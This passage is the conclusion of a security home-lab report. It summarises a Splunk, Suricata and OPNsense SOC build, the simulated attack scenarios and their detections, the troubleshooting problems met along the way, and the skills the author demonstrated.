All queries above were validated against this lab’s specific index names and the standalone Suricata deployment (`index=ids`, populated via Splunk UF rather than OPNsense’s native syslog export). Where the original project plan referenced an `index=linux` fed by `auditd/rsyslog` on every Ubuntu VM, that source was not fully built out in this iteration of the lab; the brute-force and credential-access queries above were therefore validated primarily against the `honeypot`, `windows`, and `sysmon` indexes, which were the indexes actually exercised by the attack scenarios in Chapter 8.

10. Conclusion & Skills Demonstrated

10.1 Summary

This project delivered a fully functional, multi-zone SOC home lab and validated it under realistic offensive pressure rather than treating the infrastructure build as the end goal. Across five attack scenarios – reconnaissance, web application exploitation, SSH brute forcing, Active Directory credential attacks, and a full cross-source kill-chain correlation – every simulated technique produced a corresponding, query-verified detection in Splunk. Equally important, the project surfaced and resolved twelve distinct real-world engineering obstacles (documented throughout this report as Implementation Notes), including a non-viable in-firewall IDS plugin, missing Windows forwarder configuration, non-persistent firewall NAT rules, a WAF rule-compatibility conflict, and antivirus interference with offensive tooling. Working through and documenting these obstacles – rather than hiding them – reflects the troubleshooting reality of operating a SOC stack in production, where log pipelines silently fail and security tooling actively works against itself as often as it works against attackers.

10.2 Skills Demonstrated

- **Network security & segmentation:** designed and implemented a five-zone firewall policy on OPNsense (1e0-1e4), including explicit deny rules preventing DMZ-to-LAN and Honeypot-to-LAN pivoting.
- **SIEM engineering:** built and operated a Splunk Enterprise deployment from the ground up – index design, Universal Forwarder configuration across both Windows and Linux endpoints, syslog ingestion, and troubleshooting of misrouted/missing log sources.
- **Endpoint detection & response (EDR) fundamentals:** deployed Sysmon with a hardened configuration, mapped Sysmon and Windows Security Event IDs to specific adversary techniques, and used both to detect credential dumping and lateral movement.
- **Intrusion detection:** deployed and operated a standalone Suricata sensor, tuned its log pipeline into Splunk, and used its alerts to detect both reconnaissance and web-layer attacks.
- **Web application security:** deployed a ModSecurity/OWASP CRS WAF in front of a vulnerable web application, validated its blocking behavior against live SQL injection traffic, and tuned its rule set for environment compatibility.
- **Deception technology:** deployed and operated a Cowrie SSH/Telnet honeypot, captured full attacker behavior (credentials, commands, payload-retrieval attempts), and resolved its logging and NAT-redirection configuration issues.
- **Active Directory attack & defense:** executed and detected Kerberoasting, LSASS credential dumping, and Pass-the-Hash lateral movement; performed AD enumeration with `bloodhound-python` when the BloodHound GUI was unavailable; configured advanced audit policies to enable the necessary Windows telemetry.

- **Detection engineering (SPL):** authored a structured library of SPL detection queries spanning brute force, credential access, Kerberoasting, lateral movement, persistence, and exfiltration indicators, culminating in a single cross-index kill-chain correlation search.
- **Offensive tooling fluency (for defensive purposes):** operated Nmap, SQLMap, Hydra, Impacket (`GetUserSPNs`), Mimikatz, CrackMapExec, and `bloodhound-python` to generate realistic, detectable adversary activity against the lab's own infrastructure.
- **Systems troubleshooting under realistic conditions:** diagnosed and resolved cloud-init network overwrites, missing forwarder input stanzas, non-persistent iptables rules, antivirus-blocked tooling, and a WAF rule incompatibility – all without abandoning the underlying objective.

10.3 Closing Note

The deviations documented throughout this report were deliberately retained rather than corrected after the fact, because they represent exactly the kind of friction a SOC analyst or security engineer encounters when standing up real detection infrastructure: plugins that do not behave as advertised, forwarders that silently misroute data, and security controls that interfere with the very testing meant to validate them. Documenting and resolving these issues is treated here as evidence of operational competence in its own right, not as a footnote to the "real" project.